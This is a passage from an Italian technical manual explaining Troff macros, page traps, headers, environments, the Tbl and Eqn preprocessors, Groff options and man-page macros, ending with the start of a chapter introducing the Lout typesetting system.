Infine, è bene accennare alla possibilità di dichiarare delle macro con argomenti: all'interno della definizione di una macro, le sequenze formate da '**\\$*n***', dove ***n*** è un numero da uno a nove, rappresentano l'***n***-esimo argomento. Si osservi l'esempio seguente:

```
.de DO
.br
data: \\$1
.br
ora: \\$2
.br
..
```

In questo modo, la macro '**.DO**' permette di fornire due argomenti che rappresentino rispettivamente una data e un'ora.

```
bla bla bla
.DO 11/11/2011 11:11
bla…
```

Utilizzando la macro nel modo appena mostrato, si ottiene il testo seguente:

```
bla bla bla
data: 11/11/2011
ora: 11:11
bla…
```

Gli argomenti di una macro di distinguono in quanto separati da uno o più spazi. Se è necessario fornire un argomento che contiene spazi, occorre delimitarlo attraverso virgolette, come si vede nell'esempio che appare sotto.

```
.DO "11 11 2011" 11:11
```

527.2.9 Margini e Intestazioni

Se si utilizza un pacchetto di macro come '**s**', questo si occupa da solo di dare alle pagine un'intestazione composta dal numero di pagina (a partire dalla seconda). Se si vuole fare a meno di un pacchetto di macro esterno, si può realizzare la propria intestazione ed eventualmente il proprio piè di pagina.[2]

La stampa di un'intestazione deve avvenire in modo regolare, ogni volta che si raggiunge la «fine» di una pagina. Troff non permette di definire esplicitamente i margini superiore e inferiore; questo lo deve fare il pacchetto di macro prescelto, oppure l'utente attraverso il controllo dato dal comando '**.wh**' (*When*).

`.wh` [-] ***n_collocazione_verticale*** [***unità***] ***macro***

Il comando '**.wh**' permette di definire una «trappola» in corrispondenza di una particolare posizione verticale del testo; se il valore di tale collocazione è negativo, si intende riferito alla distanza dalla fine del foglio. Quando il testo del documento finale arriva al punto della

trappola, si ottiene l'esecuzione della macro indicata come secondo argomento. Si osservi l'esempio:

```
.wh -2.5c PA
```

Quello che si vede serve a fare in modo che quando mancano meno di 2,5 cm dalla fine del foglio, venga eseguita la macro '**`.PA`**'. Si osservi a questo proposito che nel comando '**`.wh`**' la macro viene indicata senza il punto consueto.

```
.de PA
'bp
..
```

L'esempio che si vede sopra è la creazione della macro '**`PA`**', che ovviamente deve apparire prima di qualunque utilizzo, specialmente prima del comando '**`.wh`**' che serve a richiamarla. La macro mostrata è la più banale possibile: si limita a eseguire un salto pagina ('**`.bp`**'), senza imporre l'interruzione di riga. In pratica, quando scatta la trappola a 2,5 cm dalla fine del foglio, **viene completata la riga** e quindi la «carta» viene fatta avanzare fino all'inizio di una nuova pagina.

Quanto mostrato fino a questo punto serve solo a ottenere un margine inferiore di 2,5 cm e niente altro. Per inserire un margine superiore (che possa intervenire a partire dalla seconda pagina), occorre aggiungere qualcosa alla macro '**`PA`**':

```
.de PA
'bp
'sp 2.5c
..
```

Come si vede, è stato aggiunto il comando '**`'sp 2.5c`**' per ottenere lo stesso margine anche all'inizio della pagina.

È bene osservare che lavorando in questo modo, il margine superiore della prima pagina deve essere gestito direttamente nel testo, attraverso un comando '**`.sp`**' o qualcosa di simile. Tuttavia, di solito la prima pagina viene usata come copertina, per cui non si avverte il problema del margine superiore che può funzionare automaticamente solo a partire dalla seconda.

Per preparare un'intestazione come si è abituati a vederle di solito, occorre mostrare il funzionamento del comando '**`.tl`**'. Questo permette di definire una riga da collocare in un'intestazione, suddivisa in tre parti che si traducono in testo che viene poi allineato a sinistra, al centro e a destra.

```
.tl 'testo_a_sinistra'testo_al_centro'testo_a_destra'
```

Questo comando viene usato normalmente solo nelle intestazioni (o nei piè di pagina) e ha la particolarità di sostituire il carattere di percentuale ('**`%`**') con il numero delle pagina. L'esempio seguente mostra la solita macro '**`PA`**' un po' più raffinata.

```
.de PA
'bp
'sp 1.5c
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
..
```

In pratica, ogni volta che viene richiamata la macro, questa salta una pagina e dopo 1,5 cm stampa l'intestazione (nella parte centrale non c'è alcun testo), dove in particolare appare il numero della pagina all'estrema destra. Infine, dopo 0,7 cm continua il testo normale.

È bene ripetere che se si vogliono gestire direttamente i margini e le intestazioni, come negli esempi mostrati qui, è opportuno evitare di utilizzare stili esterni attraverso l'inclusione di pacchetti di macro richiamati con l'opzione '**-m**' di Troff.

527.2.10 Ambienti

Da quanto visto fino a questo punto su Troff, si può notare una certa difficoltà nel ripristinare l'impostazione precedente a una serie di comandi. In aiuto del compositore è possibile definire degli ambienti, uscendo dai quali si ripristina tutto come prima. Un ambiente viene definito con il comando '**.ev**' (*Environment*), con il quale si seleziona un numero di ambiente prima di iniziare con una serie di comandi. Quando si vuole ripristinare tutto come prima, basta richiamare il comando '**.ev**' senza argomenti.

```
.ev [n_ambiente]
```

Gli ambienti sono numerati a partire da zero; nella versione originale di Troff erano solo quattro (dal numero zero al numero tre), mentre nelle realizzazioni attuali possono essere molti di più. Per comprendere il funzionamento di questi dovrebbe bastare un esempio. Nella sezione precedente è stato visto come creare un'intestazione; considerando che il testo normale potrebbe essere inserito nell'ambiente zero, si potrebbe cambiare la definizione della macro di intestazione nel modo seguente:

```
.de PA
.ev 1
'bp
'sp 1.5c
.ps 8
.ft H
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
.ev
..
```

In questo modo viene definito un carattere Helvetica di otto punti. Alla fine, prima della conclusione della macro, viene ripristinato l'ambiente precedente.

527.2.11 Titoli

Nella sezione in cui si mostrava la preparazione di un'intestazione si è visto l'uso del comando '**.tl**' (*Title line*), ma è il caso di approfondire un po' la cosa. '**.tl**' serve per generare una sorta di titolo diviso in tre parti allineate rispettivamente a sinistra, al centro e a destra. Dal momento che per Troff non esiste una grande differenza tra le due cose, questo titolo può trovarsi sia in un'intestazione che nel testo normale. Il simbolo di delimitazione delle tre parti che lo compongono viene deciso nel momento in cui si scrivono le tre stringhe. Per esempio, nel comando

```
.tl 'sinistra'centro'destra'
```

il simbolo di delimitazione è l'apostrofo, ma potrebbe essere qualunque altra cosa, specialmente se l'apostrofo serve nel testo dell'intestazione.

```
.tl "L'altra faccia della medaglia""pagina %"
```

Anche il simbolo usato per inserire il numero della pagina non è sempre lo stesso; quello comune è '**%**', ma può essere modificato con il comando '**.pc**' (*Page character*).

```
.pc x
```

Per esempio, si potrebbe decidere di sostituirlo con un dollaro:

```
.pc $
.tl "Carta riciclata al 100%""pagina $"
```

Infine, il comando '**.tl**' è autonomo per quel che riguarda la larghezza della riga. Se si vogliono cambiare i margini laterali, intervenendo anche con il comando '**.ll**', conviene adeguare conseguentemente anche la larghezza del titolo su riga. Per questo si utilizza il comando '**.lt**' (*Length of title*).

```
.lt [+|-] n [unità_di_misura]
```

Nell'esempio seguente viene ridefinita la larghezza della riga del testo normale e anche quella del titolo su una riga.

```
.ll 10c
.lt 10c
```

527.2.12 Importazione di file esterni

Attraverso il comando '**.so**' è possibile incorporare un sorgente Troff esterno.

```
.so file
```

Alle volte viene utilizzato questo sistema per creare delle pagine di manuale con nomi differenti ma con lo stesso contenuto, evitando di utilizzare i collegamenti ai file.

Tabella 527.62. Riassunto dei comandi vitali di Troff.

Comando	Break	Descrizione
`.ps` [[+|-]*n*]		Dimensione del carattere in punti.
`\s`*n*		Dimensione del carattere in punti.
`.vs` [*n* [*unità*]]		Interlinea.
`.sp` [*n* [*unità*]]	break	Spazio aggiuntivo verticale.
`.ft` [*sigla*]		Scelta di un tipo di carattere.
`\f`*x*		Scelta di un tipo di carattere.
`.po` *n* [*unità*]		Margine sinistro della pagina.
`.ll` [+|-] *n* [*unità*]		Larghezza della riga.
`.in` [+|-] *n* [*unità*]	break	Margine sinistro del testo.
`.ti` [+|-] *n* [*unità*]	break	Rientro temporaneo.
`.br`	break	Interruzione di riga esplicita.
`.bp`	break	Interruzione di pagina esplicita.
`.fi`	break	Unione delle righe adiacenti nel sorgente.
`.nf`	break	Mantenimento delle interruzioni di riga del sorgente.
`.ad l`|`r`|`c`|`b`		Allineamento del testo.
`.ce` *n*	break	Centratura di alcune righe successive del sorgente.
`.ta` *nunità*...		Definizione degli stop di tabulazione.
`.tc` *x*		Definizione del carattere di riempimento delle tabulazioni.
`.de` *xx*		Dichiarazione dell'inizio di una macro.
`..`		Conclusione di una macro.
`.tl` *'sx'centro'dx'*		Titolo su una riga.
`.lt` [+|-] *n* [*unità*]		Larghezza di un titolo su riga.
`.ev` [*n*]		Selezione di un ambiente.
`.so` *file*		Inclusione di un file esterno.

Segue la descrizione di alcuni esempi.

- ```
  .so presentazione

  bla bla bla...
  ```
  L'esempio mostra l'inclusione del file '`presentazione`' che deve trovarsi nella directory corrente nel momento in cui viene elaborato il file principale da Troff.

- ```
  .so man1/gs.1
  ```
  Questo è l'esempio del file '`/usr/man/man1/ghostscript.1`' che fa semplicemente riferimento al file '`man1/gs.1`'.

527.3 Precompilatori

Il linguaggio di composizione Troff consente l'uso di comandi molto più raffinati di quanto non sia stato mostrato, permettendo la rappresentazione di oggetti di vario tipo, compreso il disegno di curve. Per gestire queste funzionalità senza troppa fatica, sono stati realizzati dei programmi esterni che si occupano di analizzare preventivamente un sorgente Troff, in modo da trasformare alcuni comandi particolari in codice di basso livello adatto a Troff. Il concetto è simile a quello del precompilatore del linguaggio C, con il quale, attraverso istruzioni apposite, si genera un sorgente specifico prima della compilazione vera e propria.

I programmi di pre-elaborazione più comuni per quanto riguarda Troff sono: Tbl, Eqn e Pic. Il primo è specializzato nella preparazione di tabelle, il secondo serve a facilitare la scrittura di equazioni e il terzo facilita il disegno di curve. In generale, un sorgente Troff che contenga simultaneamente tabelle, equazioni e disegni, andrebbe analizzato attraverso un condotto simile a quello seguente:

```
cat file_troff | tbl | eqn | pic | troff | ...
```

Qui viene mostrato solo qualche esempio dell'uso di tabelle ed equazioni; alla fine del capitolo si trovano i riferimenti per approfondire l'uso di Troff e di questi programmi aggiuntivi.

527.3.1 Tbl

Tbl filtra un file Troff alla ricerca di tabelle delimitate dalle macro '**`.TS`**' e '**`.TE`**'; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di una tabella di Tbl nel modo seguente:

```
.TS
[opzioni;]
formato_celle.
contenuto_celle
.TE
```

Le opzioni sono rappresentate da una serie di parole chiave, facoltative, che descrivono la tabella in modo complessivo, terminate alla fine da un punto e virgola. Se si utilizzano, queste parole sono separate da uno spazio e probabilmente devono apparire sulla stessa riga del sorgente.

Il formato delle celle è un elenco di simboli composti da una sola lettera che servono a indicare l'allineamento del testo contenuto al loro interno. Utilizzano più righe, una per ogni riga della tabella finale, dove in particolare l'ultima definizione riguarda tutte le righe rimanenti della tabella.

Il contenuto della tabella viene scritto separando gli elementi di ogni riga attraverso un carattere di tabulazione.

La descrizione non viene approfondita ulteriormente. Gli esempi dovrebbero rendere l'idea del funzionamento di queste tabelle, il cui uso può essere appreso con maggiore dettaglio leggendo la documentazione indicata alla fine del capitolo.

Si suppone di voler realizzare una tabella simile allo schema seguente:

```
.-----------------------------------------------.
|                  Intestazione                 |
|-----------------------------------------------
|         Nominativo         |      Telefono    |
|-----------------------------------------------
| Tizio Tizi                 | 0987,654321      |
|-----------------------------------------------
| Caio Cai                   | 0876,543210      |
|-----------------------------------------------
| Sempronio Sempronio        | 0765,43210123    |
`-----------------------------------------------'
```

Questa tabella si può rappresentare attraverso Tbl nel modo seguente:

```
.TS
allbox;
c s
c c
l l.
Intestazione
Nominativo	Telefono
Tizio Tizi	0987,654321
Caio Cai	0876,543210
Sempronio Sempronio	0765,43210123
.TE
```

Lo stesso risultato avrebbe potuto essere ottenuto sostituendo la parola chiave '**`allbox`**', che serve a incasellare ogni cella, con '**`box`**' che crea solo una cornice esterna, richiedendo esplicitamente l'inserimento delle linee verticali e orizzontali.

```
.TS
box;
c s
c|c
l|l.
Intestazione
_
Nominativo	Telefono
_
Tizio Tizi	0987,654321
_
Caio Cai	0876,543210
_
Sempronio Semproni	0765,43210123
.TE
```

Così, si può decidere di modificare la tabella nello schema seguente che alterna l'uso delle separazioni orizzontali.

```
.-------------------------------------------------.
|                  Intestazione                   |
|=================================================
|         Nominativo          |      Telefono     |
|-----------------------------|-------------------
| Tizio Tizi                  | 0987,654321       |
| Caio Cai                    | 0876,543210       |
| Sempronio Semproni          | 0765,43210123     |
`-------------------------------------------------'
```

Per ottenere questo risultato si possono utilizzare le istruzioni seguenti:

```
.TS
box;
c s
c|c
l|l.
Intestazione
=
Nominativo	Telefono
_
Tizio Tizi	0987,654321
Caio Cai	0876,543210
Sempronio Semproni	0765,43210123
.TE
```

527.3.2 Eqn

Eqn filtra un file Troff alla ricerca di equazioni delimitate dalle macro '**`.EQ`**' e '**`.EN`**'; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di un'equazione nel modo seguente:

```
.EQ
equazione
.EN
```

Anche la sintassi particolare di Eqn viene omessa e si lascia eventualmente al lettore l'onere di procurarsi la documentazione relativa, indicata alla fine del capitolo.

Si suppone di voler realizzare l'equazione dell'interesse semplice:

$$I = Ct\frac{r}{100}$$

Si può ottenere nel modo seguente:

```
.EQ
I = C t r over 100
.EN
```

Un altro esempio con valori all'esponente:

$$f(x) = x^2$$

La trasformazione attraverso la sintassi di Eqn:

```
.EQ
f(x) = x sup 2
.EN
```

527.4 Groff

Groff è la realizzazione GNU dei programmi *roff. I nomi dei programmi tradizionali sono stati mantenuti, eventualmente attraverso dei collegamenti, quindi si trovano gli eseguibili '**troff**', '**tbl**', '**eqn**', '**pic**', oltre a uno script '**nroff**' che emula il comportamento di quel programma. A fianco di questo si aggiungono in particolare: '**groff**', un programma che facilita l'uso di '**troff**' e di ciò che serve a ottenere il formato finale prescelto; inoltre, '**gtbl**', '**geqn**' e '**gpic**' che rappresentano semplicemente dei nomi alternativi a quelli tradizionali usati per Tbl, Eqn e Pic.

Groff si compone di una serie di programmi in grado di trasformare quanto generato da Troff nel formato finale prescelto. Si tratta principalmente di '**grotty**', '**grodvi**' e '**grops**', necessari rispettivamente per ottenere un testo adatto allo schermo di un terminale, un file DVI e un file PostScript. Questi ricevono un file dallo standard input, oppure leggono quelli indicati negli argomenti e li trasformano conseguentemente. In pratica, vengono usati attraverso dei condotti come negli schemi seguenti:

```
troff -Tlatin1 [altre_opzioni] [file_troff...] | grotty > file_tty
```

```
troff -Tutf8 [altre_opzioni] [file_troff...] | grotty > file_tty
```

```
troff -Tdvi [altre_opzioni] [file_troff...] | grodvi > file_dvi
```

```
troff -Tps [altre_opzioni] [file_troff...] | grops > file_ps
```

Groff include il precompilatore omonimo, '**groff**', che permette di semplificare tutto questo nel modo seguente:

```
groff -Tlatin1 [altre_opzioni] [file_troff...] > file_tty
```

```
groff -Tutf8 [altre_opzioni] [file_troff...] > file_tty
```

```
groff -Tdvi [altre_opzioni] [file_troff...] > file_dvi
```

```
groff -Tps [altre_opzioni] [file_troff...] > file_ps
```

Per ottenere questo, '**groff**' accetta quasi tutte le opzioni di '**troff**', a cui poi provvede a passarle. '**groff**' si occupa anche di richiamare la pre-elaborazione da parte di programmi come '**tbl**', '**eqn**' e '**pic**', semplificando quindi la scrittura di condotti che eventualmente possono diventare molto complessi.

```
groff [opzioni] [file...]
```

'**groff**' è il programma frontale del pacchetto GNU omonimo. Attraverso questo è possibile comandare la definizione automatica dei condotti che tradizionalmente servivano per ottenere la composizione di un sorgente Troff/Nroff. A questo proposito, molte delle opzioni di '**groff**' sono le stesse che andrebbero fornite direttamente al programma '**troff**'. Segue la descrizione di alcune di queste opzioni.

Opzione	Descrizione

`-e`
`-t`
`-p`
`-s`
	Filtra i file utilizzando rispettivamente: '**eqn**', '**tbl**', '**pic**' o '**soelim**'.

Opzione	Descrizione
`-T`***sigla_dispositivo***	Definisce il tipo di composizione che deve essere eseguito specificando una sigla adatta.
`-Tps`	Compone in formato PostScript.
`-Tdvi`	Compone in formato DVI.
`-Tascii`	Compone in formato testo senza lettere accentate.
`-Tlatin1`	Compone in formato testo utilizzando la codifica ISO 8859-1.
`-Tutf8`	Compone in formato testo utilizzando la codifica UTF-8.
`-Thtml`	Compone in HTML.
`-Tlj4`	Compone secondo il linguaggio di stampa PCL5 (HP Laserjet e simili).

`-a`
`-i`
`-n`***n_iniziale***
`-o`***elenco_pagine***
`-r`***registro numero***
`-m`***nome***
`-F`***percorso***
	Queste e altre opzioni hanno lo stesso significato di quelle corrispondenti usate per Troff.

Segue la descrizione di alcuni esempi.

- `$` **`groff -Tps -ms mio.troff > mio.ps`** [*Invio*]

  Elabora il file '`mio.troff`' generando il file '`mio.ps`' in formato PostScript. In particolare, fa uso del pacchetto di macro '**`s`**'.

- `$` **`groff -t -Tps -ms mio.troff > mio.ps`** [*Invio*]

  Come nell'esempio precedente, utilizzando Tbl per la pre-elaborazione delle tabelle.

- `$` **`groff -Tlatin1 -ms -o4,6,8-10 mio.troff > mio.tty`** [*Invio*]

  Elabora il file '`mio.troff`' generando il file '`mio.tty`' in un formato adatto alla visualizzazione attraverso un terminale a caratteri, accettando la codifica ISO 8859-1, selezionando le pagine 4, 6, 8, 9 e 10.

- `$` **`groff -Tutf8 -ms -o4,6,8-10 mio.troff > mio.tty`** [*Invio*]

  Come nell'esempio precedente, generando un file in un formato adatto alla visualizzazione attraverso un terminale a caratteri che richiede la codifica UTF-8.

527.5 Documentazione Man

La documentazione interna tradizionale di Unix è scritta utilizzando comandi di composizione di Troff, facendo uso, in particolare, di un pacchetto di macro specifico, più o meno standardizzato tra i vari sistemi: '**`an`**'. In pratica, per comporre un file delle pagine di manuale di GNU/Linux o di un altro sistema Unix, occorre usare Troff con l'opzione '**`-man`**'.

Groff, in particolare, fornisce anche un altro pacchetto di macro che dovrebbe essere compatibile con il formato utilizzato da una vecchia versione di BSD: '**`doc`**'. Inoltre, è possibile risolvere questi problemi di compatibilità in modo automatico attraverso il pacchetto di macro '**`andoc`**', che in pratica è richiamato con l'opzione '**`-mandoc`**'.

Ogni sistema Unix ha probabilmente il suo stile tipografico particolare per la redazione delle pagine di manuale e questa informazione dovrebbe essere contenuta all'interno di *man(7)* oppure *man(5)*. Le macro del pacchetto '**`an`**' secondo Groff sono descritte nel seguito.

Opzione	Descrizione
`.TH` ***nome n_sezione*** ↩ ↪ [***data origine titolo_documento***]	Il file sorgente di una pagina di manuale deve iniziare con la macro '**`.TH`**' (*Title header*), che serve a definire il titolo, l'intestazione e il piè pagina del documento. In particolare, è il caso di sottolineare il fatto che in generale, in sistemi Unix diversi da GNU/Linux, potrebbero essere previsti solo i primi due argomenti, cioè il nome della pagina di manuale e il numero di sezione.
`.SH` ***titolo_sezione***	Dopo il preambolo costituito dalla macro '**`.TH`**', il testo del documento è suddiviso in sezioni, introdotte dalla macro '**`.SH`**' (*Section header*). La prima di queste è denominata convenzionalmente '**`NAME`**', o '**`NOME`**' nelle edizioni italiane.
`.SS` ***titolo_sottosezione***	Le sezioni possono articolarsi in sottosezioni, attraverso questa macro che permette di indicarne il titolo.
`.LP` `.PP`	Queste due macro sono equivalenti e servono a introdurre un paragrafo. Data la loro natura, introducono automaticamente un'interruzione di riga (*break*).
`.B` ***testo_in_neretto*** `.I` ***testo_in_corsivo*** `.SM` ***testo_in_piccolo***	Rende il testo posto come argomento della macro in neretto ('**`.B`**'), in corsivo ('**`.I`**'), o in piccolo ('**`.SM`**'). Il testo che appare nelle righe successive non è coinvolto da queste macro.
`.BI` ***testo_in_neretto testo_in_corsivo*** ... `.BR` ***testo_in_neretto testo_in_tondo*** ... `.IB` ***testo_in_corsivo testo_in_neretto*** ... `.IR` ***testo_in_corsivo testo_in_tondo*** ... `.RB` ***testo_in_tondo testo_in_neretto*** ... `.RI` ***testo_in_tondo testo_in_corsivo*** ... `.SB` ***testo_in_piccolo testo_in_neretto*** ...	Si tratta di macro particolari che rendono il testo fornito come argomento in modo alternato. Gli argomenti vengono uniti assieme. '**`.BI`**' alterna il neretto e il corsivo; '**`.BR`**' alterna il neretto e il tondo; '**`.IB`**' alterna il corsivo e il neretto; '**`.IR`**' alterna il corsivo e il tondo; '**`.RB`**' alterna il tondo e il neretto; '**`.RI`**' alterna il tondo e il corsivo; '**`.SB`**' alterna il piccolo al neretto.
`.DT`	Ripristina le tabulazioni normali.

Opzione	Descrizione
`.HP`	Inizia un paragrafo in cui le righe successive alla prima sono rientrate.
`.IP` ***etichetta***	Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è l'argomento della macro.
`.TP`	Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è la prima riga di testo che segue la macro nel sorgente.
`.RS` `.RE`	Queste due macro servono a circoscrivere un paragrafo rientrato: '**`.RS`**' inizia il testo rientrato, '**`.RE`**' termina il blocco.

Quello che segue è l'esempio di un sorgente di una pagina di manuale scritta secondo le modalità previste per la documentazione di GNU/Linux.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
.SH NOME
arch \- stampa l'architettura della macchina
.SH SINTASSI
.B arch
.SH DESCRIZIONE
.B arch
è equivalente a
.B uname -m

Sugli attuali sistemi Linux,
.B arch
stampa "i386" o "i486".
.SH VEDERE ANCHE
.BR uname (1), " uname" (2)
```

Dall'esempio mostrato, si possono osservare alcune parti. All'inizio, il titolo e l'intestazione del documento contiene alcuni argomenti delimitati tra virgolette doppie, per poter includere gli spazi.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
```

In pratica, si tratta del documento *arch(1)*. Alla fine del sorgente mostrato, si vede l'uso della macro '**`.BR`**', che è una di quelle che uniscono gli argomenti alternandone il tipo di enfatizzazione. In questo caso, il neretto si alterna al carattere tondo normale, in modo da evidenziare le parole '**`uname`**' lasciando che le sezioni vengano rese attraverso il tondo normale. È importante osservare anche l'uso delle virgolette che permette di inserire uno spazio prima del secondo '**`uname`**'. Volendo, quella riga avrebbe potuto essere scritta nel modo seguente:

```
.BR uname (1), "" " " uname (2)
```

In questo modo, la stringa nulla verrebbe resa in neretto e la stringa contenente uno spazio verrebbe resa con un carattere tondo normale.

527.6 Riferimenti

- Brian W. Kernighan, *A TROFF Tutorial*, 1987

  ⟨*http://www.kohala.com/start/troff/v7man/trofftut/trofftut.ps* ⟩

- Joseph F. Ossanna, Brian W. Kernighan, *Troff User's Manual*, AT&T Bell Laboratories, 1992

  ⟨*http://kbs.cs.tu-berlin.de/~jutta/ms/bell54.pdf* ⟩

- L. L. Cherry, M. E. Lesk, *Tbl --- A Program to Format Tables*, Bell Laboratories, 1976

  ⟨*http://www.cs.bell-labs.com/10thEdMan/tbl.pdf* ⟩

- Brian W. Kernighan, Lorinda L. Cherry, *Typesetting Mathematics --- User's Guide*, 1978

  ⟨*http://www.cs.bell-labs.com/cm/cs/doc/74/eqn.ps.gz* ⟩

[1] Nel caso di Troff GNU, installato su GNU/Linux, il file si potrebbe trovare nella directory '`/usr/lib/groff/tmac/`'.

[2] Qui non vengono mostrati esempi per la definizione del piè di pagina, dal momento che il problema richiede uno sforzo aggiuntivo non giustificabile in questo contesto introduttivo di Troff.

Capitolo 528

Introduzione a Lout

Lout [1] è un sistema di editoria elettronica relativamente recente, che deriva dall'esperienza di *roff e TeX, le cui potenzialità sono comparabili con quelle di TeX/LaTeX.

⟨*http://lout.sourceforge.net*⟩

528.1 Collocazione dei componenti di Lout

Lout non è strutturato in una miriade di directory come succede alle distribuzioni LaTeX; è comunque necessario sapere dove sono state collocate alcune sue componenti. Per scoprirlo basta usare il comando seguente:

`$` **`lout -V`** [*Invio*]

Con questo si potrebbe ottenere un messaggio simile a quello seguente:

```
Basser Lout Version 3.08 (May 1996)
Basser Lout written by:      Jeffrey H. Kingston (jeff@cs.usyd.edu.au)
Free source available from:  ftp://ftp.cs.usyd.edu.au/jeff/lout
This executable compiled:    11:30:04 Aug 16 1998
System include directory:    /usr/lib/lout/include
System database directory:   /usr/lib/lout/data
Database index files created afresh automatically: yes
```

L'utente comune potrebbe non avere alcun bisogno di accedere a queste directory; comunque se si vuole realizzare un proprio stile personalizzato, occorre sapere che i file standard sono contenuti nella directory '`/usr/lib/lout/include/`' (in questo caso), essendo la directory delle inclusioni di sistema (come la definisce Lout).

Quando per qualche motivo si interviene nei file di configurazione di Lout contenuti in queste directory, è necessario sapere che poi Lout ha bisogno di generare dei file paralleli (per esempio da '`/usr/lib/lout/data/standard.ld`' viene generato '`/usr/lib/lout/data/standard.li`'). Lout fa le cose in modo automatico appena si accorge della necessità, tuttavia può darsi che in quel momento non abbia i permessi necessari per modificare o creare questi file. Bisogna tenere conto di questa possibilità, provvedendo a sistemare temporaneamente i permessi se ciò accade.

528.2 Funzionamento

Allo stato attuale, Lout legge un sorgente e genera un risultato finale in PostScript.

Di solito si avvia l'eseguibile '**`lout`**' senza opzioni, con l'unico argomento costituito dal nome del file sorgente da convertire, in pratica secondo lo schema seguente:

`lout` ***file_sorgente*** `>` ***file_PostScript***

Nonostante la ridirezione dello standard output, Lout emette altri messaggi attraverso lo standard error, meno dettagliati di quanto faccia TeX, ma altrettanto importanti. Una cosa da notare

subito di Lout è che potrebbe essere necessario ripetere l'operazione di composizione più volte per poter risolvere i riferimenti incrociati, anche in presenza di documenti molto banali.

528.3 Esempio introduttivo

La documentazione originale, scritta dallo stesso autore di Lout, parte da esempi molto semplificati per spiegare il comportamento di questo sistema di composizione; tuttavia, le possibilità del linguaggio di Lout potrebbero confondere; pertanto si preferisce mostrare qui un esempio un po' più complesso di quanto si veda di solito, ma allineato al genere di esempi già presentati per gli altri sistemi di composizione.

```
# Sorgente Lout di esempio. Per ottenere il risultato finale
# basta usare il comando:
# lout FILE_LOUT > FILE_PS

@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
#   @InitialBreak { adjust 1.2fx hyphen }
#   @InitialSpace { lout }
#   @InitialLanguage{ English }
#   @PageHeaders { Simple }
#   @FirstPageNumber { 1 }
#   @ColumnNumber { 1 }
#   @OptimizePages { No }
//
@Text @Begin

@Display @Heading { Introduzione a Lout }

Questo è un esempio di documento scritto con
Lout. Come si può vedere è stato definito
uno stile generale: doc.

@BeginSections
@Section
    @Title { Suddivisione del documento }
@Begin

@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
@End @Section

@Section
    @Title { Paragrafi }
@Begin

@PP
Il testo di un paragrafo inizia generalmente dopo il
simbolo "@PP", mentre non è presente la possibilità
di staccare i paragrafi solo attraverso una riga
```

```
vuota, come accade con TeX. Di solito, se non è
stato cambiato lo stile standard, la prima riga
appare rientrata.

@PP
Attenzione: gli spazi orizzontali,           vengono
rispettati!
@End @Section

@EndSections
@End @Text
```

È fondamentale per Lout che l'ultima riga utile del sorgente sia terminata da un'interruzione di riga. Se ci sono più righe vuote alla fine del sorgente, queste non creano problemi in ogni caso.

Supponendo di abbinare a questo file il nome '`esempio`', si può utilizzare il comando seguente per comporre il documento e ottenere un file PostScript.

`$` **`lout esempio > esempio.ps`** [*Invio*]

Per quanto strano possa sembrare, la prima volta vengono segnalati una serie di avvertimenti su dei riferimenti incrociati non risolti.

```
lout file "esempio":
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    25,1: unresolved cross reference @SectionList&&357.esempio.1
    35,1: unresolved cross reference @SectionList&&357.esempio.2
    35,1: unresolved cross reference @SectionList&&357.esempio.2
```

Nel frattempo Lout ha creato alcuni file attorno a '`esempio`': '`lout.li`' e '`esempio.ld`' (viene creato anche '`esempio.ps`', ma non si tratta dell'edizione completa). La presenza di questi serve successivamente a risolvere parte o tutti i riferimenti incrociati.

`$` **`lout esempio > esempio.ps`** [*Invio*]

In questo caso, la seconda volta che viene eseguito il comando si ottiene il risultato finale corretto.

Figura 528.4. Il risultato della composizione del sorgente Lout di esempio.

Introduzione a Lout

Questo è un esempio di documento scritto con Lout. Come si può vedere è stato definito uno stile generale: doc.

1. Suddivisione del documento

Lo stile «doc» permette una suddivisione del testo in sezioni, sottosezioni ed eventuali sotto-sottosezioni

2. Paragrafi

Il testo di un paragrafo inizia generalmente dopo il simbolo @PP, mentre non è presente la possibilità di staccare i paragrafi solo attraverso una riga vuota, come accade con TeX. Di solito, se non è stato cambiato lo stile standard, la prima riga appare rientrata.

Attenzione: gli spazi orizzontali,   ven-gono rispettati!

Quando si modifica un documento dopo averlo già elaborato una volta con Lout, potrebbe essere opportuno eliminare i file generati in fase di composizione, in quanto questi possono produrre segnalazioni di errore fasulle, o comunque portare a un risultato finale errato.

Tra la documentazione che accompagna Lout si possono trovare i manuali di questo sistema di composizione, di solito anche in forma sorgente (sono scritti ovviamente in Lout). Questi possono essere ricompilati per ottenere un file PostScript e ciò permette di vedere cosa sia necessario fare di fronte a documenti più complessi. Per la precisione si tratta di documenti articolati in più sorgenti distinti, aggregati globalmente dal file '`all`' (viene usato lo stesso nome per ogni manuale). Si intuisce che il comando di composizione debba essere simile a quello seguente (se non si dispone dei permessi di scrittura nella directory in cui si interviene, forse conviene lavorare su una copia), ma si può osservare che prima di riuscire a ottenere un risultato finale corretto, occorre riavviare il comando più volte, fino a quando non ci sono più riferimenti incrociati da risolvere:

$ **`lout all > risultato.ps`** [*Invio*]

528.4 Concetti fondamentali di Lout

I comandi di Lout sono composti da ***simboli***, ovvero delle parole chiave, che possono essere precedute e seguite da degli argomenti opzionali, il cui scopo è generalmente quello di intervengono su un ***oggetto*** posto alla loro destra (dopo le opzioni eventuali). È difficile esprimere il concetto in modo astratto, ma ancora più difficile è mostrarne un modello sintattico. All'interno di questi comandi vengono usate spesso le parentesi graffe, per raggruppare una serie di oggetti o una serie di argomenti; per questa ragione, nei modelli sintattici (semplificativi) che vengono mostrati, le parentesi graffe vanno intese in senso letterale, come facenti parte del comando.

